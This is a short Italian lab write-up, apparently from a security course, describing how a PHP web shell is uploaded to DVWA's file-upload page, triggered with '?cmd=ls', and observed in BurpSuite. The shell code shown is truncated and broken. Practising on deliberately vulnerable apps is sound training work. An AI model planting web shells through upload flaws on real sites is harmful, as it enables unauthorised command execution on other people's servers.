

Nell'esercizio di oggi ci viene richiesto di sfruttare una vulnerabilità di DVWA caricando una shell.

```
(kali@kali)-[~/Desktop]
$ cat shell.php
?php
f (isset($_GET['cmd']))
```


Choose an image to upload:

No file selected.

../../../../hackable/uploads/shell.php succesfully uploaded!

dopo aver scritto il codice per la shell procediamo a caricarlo su DVWA nella sezione upload.

A questo punto copiamo il path che ci viene dato aggiungendo "?cmd=ls" alla fine in modo da poter attivare la shell.



Fatto ciò andiamo ad intercettare il pacchetto utilizzando BurpSuite e possiamo vedere come la shell interviene sul metodo GET.